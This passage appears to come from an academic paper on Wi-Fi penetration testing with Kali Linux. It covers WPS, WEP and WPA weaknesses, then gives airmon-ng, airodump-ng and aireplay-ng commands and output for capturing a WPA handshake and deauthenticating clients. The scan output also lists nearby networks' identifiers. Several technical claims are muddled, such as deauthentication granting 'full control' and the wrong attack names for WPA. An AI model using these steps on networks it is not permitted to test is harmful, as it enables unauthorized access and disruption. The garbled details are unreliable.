


FIGURE 3: Kali Linux WiFi penetration test's main technical methods.

Figure. Kali Linux Wi-Fi penetration test's main technical methods.

Setting wireless network card monitoring mode, scanning network, collecting target network information, monitoring target network, cracking the Wi-Fi password, injecting packets, or capturing packets, offline attack, and fake AP spoofing are the main technical methods of the Kali Linux Wi-Fi penetration testing. The above figure illustrates the main technical methods of the penetration testing carried out.

PENETRATION TESTING RESULTS

In the previous section, the theory behind the encryption and the possible approach to decrypt the encrypted key was explained. This section demonstrates how the WPA protected networks can be cracked using Kali tools.

Testing with Kali Linux, the experimental environment topology of the Wi-Fi penetration testing is shown in the figure below.




FIGURE 4: Experimental network topology.

Figure. Experimental Network Topology

The following topology consists of the following, a physical host, a wireless router, a virtual attack machine (VM Kali Linux attack machine), a USB wireless network card, two mobile intelligent terminal and a pseudo-AP contracted by a wireless card. VMware virtualization technology is used by the Kali Linux. The host uses 8-core processor, Intel Core i7-6700HQ 2.6 GHz, 16G RAM, 128G SSD + 1 TB mechanical hard disk. Kali Linux is the virtual attack machine. The extension N82 USB wireless network card is built in the pseudo-AP. The wireless access point uses a brand of the mobile intelligent terminal and wireless router using a brand of smartphone.

TOOLS

To crack down a WPA secured network, the Aircrack tool from Kali Linux is used. This tool can crack the network provided with sufficient and appropriate packet data. It comprises FMS attacks, Korek attacks and PTW attacks; thus, it is the fastest tool available to crack down a WPA network. The main areas of network security that the tool deals with include:

1. Monitoring of packet data captured and exporting such data into readable text file for further analysis.
2. Attacking and DE authenticating the network and creating fake access point for injection.
3. Cracking down WEP and WPA PSK network and injection.

VULNERABILITY ANALYSIS

The information to the environment via radio waves is broadcasted by the Wi-Fi access point (AP). The penetration tester needs a network card that supports a promiscuous mode of operation before the penetration test begins, to be able to access all the data flowing through the test site, regardless of whether the destination address is it or not, a promiscuous mode network card can read all the data that flows through it. To get the basic information of the target network, including the number of AP, working channel, signal intensity, and client basic information the target network is scanned and to monitor the network, we need to set it to monitor mode. The MAC address of the client to prepare for monitoring the target network and record the Media Access Control (MAC) of the target AP. Also, finding the name of the wireless router and the hidden Service Set Identifier (SSID). by hiding the SSID to protect the Wi-Fi network, only clients that know the SSID can connect to the AP, but for security purposes, Typically, the AP broadcasts its own SSID. However, a hidden SSID does not really protect the Wi-Fi network. When legitimate clients connect to the AP, they exchange authentication information that contains SSID information, which is not encrypted. By extracting the SSID, penetration tests are conducted on Wi-Fi networks with hidden SSID. Some AP turned on the MAC address filter function, only the client with a legitimate MAC can log on to the AP. The purpose of logging client MAC is to solve the problem of MAC filtering protection. Through MAC address filtering, only the legitimate MAC client can establish a connection with the AP, so that the attacker cannot connect to the Wi-Fi network, thus protecting the Wi-Fi network. Since the MAC information is not encrypted, the AP is duped by sniffing the legitimate MAC and then logging in disguised as the legitimate MAC. After obtaining valid information of the target network, monitoring of the specific target network can be implemented. After the valid data packet is captured in the listening mode and the modification, the attack is reinjected. It can also analyse and crack by listening to the target network and grabbing the valid data of the target AP.

At present, the main authentication encryption modes of Wi-Fi networks are Wi-Fi Protected Setup (WPS) encryption mode, Wired Equivalent Privacy (WEP) encryption mode, and Wi-Fi Protected Access (WPA) encryption mode.

Password cracking needs to analyse the encryption mode adopted by the target network and then take the corresponding cracking method. For example, to break the WEP password, we need to grab a large amount of data between the client and the AP, to analyse and calculate. When we break the WPA encryption, we need to grab the four handshake protocol packets between the valid client and the AP and then analyse and calculate access codes.

The Vulnerability Analysis of WPS Encryption.

The WPS Encryption of the wireless network makes the process simple, by entering the PIN code or pushing the Push Button Configuration (PBC) to access, and some routers refer to WPS as Quick Secure Setup (QSS). The new device joins the wireless network by entering the PIN code or pressing the PBC button. WPS initiates the process of information exchange

between the device and the registry. The registry issues an authorized network certificate for the device joining the wireless network, and the device completes mutual recognition. There are certain security vulnerabilities in the WPS protocol [16]. The PIN code authentication mechanism is vulnerable. In the WPS Wi-Fi encryption mode, the PIN code is the only authentication method for access between devices. There is no other identification requirement, which provides a possibility for brute force cracking. The PIN itself is composed of 8-bit decimal numbers between 0 and 9, only 100 million possible combinations. In fact, the 8th bit of the PIN code is the check bit, and just figuring out the first 7 bits can crack PIN code, only 10 million possibilities, so it is easy to crack with violence. For security reasons, many new wireless network cards no longer support the WPS protocol. However, most of the AP currently in use has not been updated in a timely manner, leaving WPS open by default. It is a common penetration test method to brute crack pin code by using the PIN verification mechanism vulnerabilities, crack WPS encryption mode, and crack WEP encryption or WPA encryption through known PIN code.

The Vulnerability Analysis of WEP Encryption.

The WEP protocol adopts RC4 stream encryption technology, and WEP encryption uses the RC4 algorithm to generate a pseudorandom sequence stream of the initialization vector and the key sequence to perform XOR encryption on the plaintext and the check code and then send the initialization vector and the generated ciphertext. The principle of the WEP encryption process is shown in Figure 2.




FIGURE 2: WEP encryption principle.

The receiver decrypts the ciphertext by using the same pseudorandom sequence to perform an exclusive XOR operation on the ciphertext to obtain plaintext. WEP encryption has security vulnerabilities [17]. WEP uses XOR encryption. When the plaintext and ciphertext are known, the pseudorandom sequence stream can be calculated by XOR operation, which can be used to encrypt other data to deceive the AP without knowing the real key. Cracking WEP encryption takes advantage of the repeated use of short initialization vectors and the vulnerability of RC4 itself.

WEP encryption initialization vectors are transmitted in plaintext and are easily accessible and reusable. When enough data packets are captured and XOR is performed in the first-byte header information with the ciphertext, some fragments of pseudorandom sequence stream can be obtained. When enough initialization vectors and ciphers are captured, WEP ciphers can be analysed and calculated.

The key to cracking WEP code is to capture many data packets. In this paper, many data packets are captured by means of an ARP attack. The captured data packets are calculated by the above-mentioned calculation method, and the target network of WEP encryption is penetrated and creaked.

The Vulnerability Analysis of WPA Encryption.


WPA has improved based on WEP and is a widely used wireless encryption mode. It is divided into WPA and WPA2. WPA/ WPA2 encryption also has certain vulnerabilities [18, 19]. WPA is mainly encrypted by the TKIP algorithm. WPA2 is encrypted by the AES-CCMP algorithm with higher strength. At present, the attack on WPA/WPA2 is mainly by grabbing four handshake packets and attacking them with a dictionary attack. If you have a good dictionary, you can break the password by force, or you can use WPS to turn on the function and exhaust each other's PIN codes to crack the WPA code.

The main infiltration process is as follows: firstly, the wireless network card listening mode is turned on, the target wireless network is scanned through the listening port, the target network information is obtained, the client and the AP are reconnected through the offline attack, and the four-way handshake data packet between the AP and the client is captured. The captured packet is subjected to a dictionary attack to crack WPA/WPA2 encryption to obtain a pass- word. The key to the success of WPA/WPA2 encryption penetration is the ability to capture valid handshake packets and the quality of the dictionary.

MONITORING

Cracking of any network using Aircrack tools starts with creating a monitor mode interface. The monitor mode allows a device to capture and review all the traffic in and out of the network in any wireless network. The big advantage of having the monitor mode is that it doesn't necessarily have to accomplice with an access point or any ad hoc network.

Creating the monitor is simply done with the command: ***airmon-ng start wlan0***.




```
root@kali: ~  
File Edit View Search Terminal Help  
phy0 wlan0 iwlwifi Intel Corporation PRO/Wireless 5100 AGN [Shiloh]  
Newly created monitor mode interface wlan0mon is *NOT* in monitor mode.  
Removing non-monitor wlan0mon interface...  
WARNING: unable to start monitor mode, please run "airmon-ng check kill"  
root@kali:~# kill 984  
root@kali:~# kill 1136  
root@kali:~# kill 1136  
bash: kill: (1136) - No such process  
root@kali:~# kill 1963  
bash: kill: (1963) - No such process  
root@kali:~# airmon-ng start wlan0  
  
PHY Interface Driver Chipset  
phy0 wlan0 iwlwifi Intel Corporation PRO/Wireless 5100 AGN [Shiloh]  
  
(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)  
(mac80211 station mode vif disabled for [phy0]wlan0)  
root@kali:~#
```

Figure 19. Monitor mode in Kali Linux

As seen in Figure 19, the monitor mode has been created for wlan0 on wlan0mon. Sometimes, a few processes must be killed before creating the monitor mode simply with the kill command.

GATHERING INFORMATION

The next step is to gather information on the network that is to be cracked. It can be done with the command ***airodump-ng wlan0mon***. With this command, we can gather some valuable information on the network that will be needed for penetration testing.



```
root@kali: ~
File Edit View Search Terminal Help
CH 13 ][ Elapsed: 12 s ][ 1980-01-02 18:39

BSSID          PWR  Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
A0:1B:29:82:26:18 -34    26        0  0    6  54e  WPA2  CCMP  PSK  pandey niwas
00:0C:C3:DA:C0:37 -60    26        1  0    6  54e  WPA2  CCMP  PSK  Koti557
4C:9E:FF:FB:E9:69 -60    13        0  0   11  54e  WPA2  CCMP  PSK  Koti_E969
58:8B:F3:93:49:FC -65    21        3  0    6  54e  WPA2  CCMP  PSK  Kizzuwatna
DC:EE:06:81:44:79 -72    20        0  0   12  54e  WPA2  CCMP  PSK  Elisa_Mobi_4479
00:22:07:ED:E1:9B -72    23        4  0    1  54e  WPA2  CCMP  PSK  SoneraGateway00
00:26:24:3F:2D:05 -77    15        0  0    1  54e  WPA2  CCMP  PSK  highsmith
38:F8:89:AD:47:20 -77    25        0  0    1  54e  WPA2  CCMP  PSK  mokkula_300671
00:22:07:ED:33:F3 -80    15        0  0   11  54e  WPA2  CCMP  PSK  SoneraGateway00
04:BF:6D:77:F0:95 -78    31        1  0   11  54e  WPA2  CCMP  PSK  Koti_F095
4C:9E:FF:FB:85:F1 -82    17        9  0    1  54e  WPA2  CCMP  PSK  Koti_85F1
6A:43:F6:A3:BB:1B -82     6        0  0    6  54e  WPA2  CCMP  PSK  wl0_Guest2
6A:43:F6:A3:BB:1A -82    12        0  0    6  54e  WPA2  CCMP  PSK  wl0_Guest1
60:02:92:27:5C:CF -83    14        0  0    1  54e  WPA2  CCMP  PSK  661f7a
EC:43:F6:A3:BB:19 -81    14        0  0    6  54e  WPA2  CCMP  PSK  ZyXEL_88
00:0C:C3:DB:10:AD -84     4        0  0    6  54e  WPA2  CCMP  PSK  Koti534
EC:43:F6:88:AA:F4 -85     7        0  0    1  54e  WPA2  CCMP  PSK  ZyXEL_1627

root@kali:~#
```

Figure 20. Information gathering on the test network


In Figure 20, the test network “pandey niwas” has been monitored with its bssid, and the channel through which the router is broadcasting. This information will be helpful for further analysis and attacking.

ATTACKING

Once we have created the monitor mode and gathered all the required information of the test network, the attack on the network can be implemented. In this process, we will use information on the network from Figure 19. We will try to steal the information and the encrypted key and write it over a folder in our computer.

The command to execute the process is:

airodump-ng -c X(X=Channel at which the router is broadcasting at; in this case 6) -bssid (bssid of the router) -w (location of the folder where we want to save the information) wlan0mon(monitored interface name).



```
root@kali: ~  
File Edit View Search Terminal Help  
CH 6 ][ Elapsed: 2 mins ][ 1980-01-02 18:51 ][ WPA handshake: A0:1B:29:82:26:18  
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID  
A0:1B:29:82:26:18 -77 12 338 118 0 1 54e WPA2 CCMP PSK pandey niwa  
BSSID STATION PWR Rate Lost Frames Probe  
A0:1B:29:82:26:18 38:D4:0B:74:B1:8A -82 1e- 2e 0 47 pandey niwas  
A0:1B:29:82:26:18 38:59:F9:C7:7F:A6 -16 0e- 1 0 98 pandey niwas  
root@kali:~#
```


Figure 21. Stealing WPA handshake

In Figure 21, the WPA handshake from the devices connected to the test network has been captured and stolen. Once this command is executed, the WPA handshake that includes all the encrypted confidential information will be copied on the folder we had created in the earlier process. Now we have successfully stolen the WPA handshake. The next step is to DE authenticate the network security and finally crack down the Test network.

TESTING AND CRACKING

Once we have stolen the WPA handshake, we have all the confidential information on the network. Now the next step is to deauthenticate the security of the network. We will use the airodump-ng command and send 5 deauthenticating packets which will force the devices connecting to the network to reconnect to the network. At this time, we have full control over the network so we will be able to capture and decrypt the confidential information on the network.

The command for this process is ***aireplay-ng -o 5 -a A0:1B:29:82:26:18 (Router's mac address) -c A0:1B:29:82:26:18 (WPA handshake id) -e "name of the network" wlan0mon (Monitor interface name)***



The screenshot shows a terminal window titled 'root@kali: ~'. It displays the output of the airodump-ng command, showing a table of network statistics for BSSID A0:1B:29:82:26:18. The table includes columns for PWR, RXQ, Beacons, #Data, #/s, CH, MB, ENC, CIPHER, AUTH, and ESSID. The ESSID is 'pandey niwas'. Below the table, the output of the aireplay-ng command is shown, indicating that 5 deauthentication packets were sent to the target BSSID. The command used is 'aireplay-ng -o 5 -a A0:1B:29:82:26:18 -c A0:1B:29:82:26:18 -e "pandey niwas" wlan0mon'.

```
root@kali: ~
File Edit View Search Terminal Help

CH 1 ][ Elapsed: 24 s ][ 1980-01-02 18:58 ][ WPA handshake: A0:1B:29:82:26:18

BSSID          PWR RXQ Beacons  #Data, #/s CH MB ENC CIPHER AUTH ESSID
A0:1B:29:82:26:18 -24 0 223 33 0 1 54e WPA2 CCMP PSK pandey niwas

BSSID          STATION          PWR Rate Lost Frames Probe
A0:1B:29:82:26:18 38:D4:0B:74:B1:8A -20 0e- 6 303 11 pandey niwas
A0:1B:29:82:26:18 38:59:F9:C7:7F:A6 -20 0e- 0e 0 38

root@kali:~# aireplay-ng -o 5 -a A0:1B:29:82:26:18 -c A0:1B:29:82:26:18 -e "pandey niwas" wlan0mon
18:59:12 Waiting for beacon frame (BSSID: A0:1B:29:82:26:18) on channel 1
18:59:13 Sending 64 directed DeAuth. STMAC: [A0:1B:29:82:26:18] [117|117 ACKs]
18:59:13 Sending 64 directed DeAuth. STMAC: [A0:1B:29:82:26:18] [115|115 ACKs]
18:59:14 Sending 64 directed DeAuth. STMAC: [A0:1B:29:82:26:18] [128|128 ACKs]
18:59:14 Sending 64 directed DeAuth. STMAC: [A0:1B:29:82:26:18] [110|110 ACKs]
18:59:15 Sending 64 directed DeAuth. STMAC: [A0:1B:29:82:26:18] [127|127 ACKs]
root@kali:~#
```

Figure 22. Deauthenticating the Test network

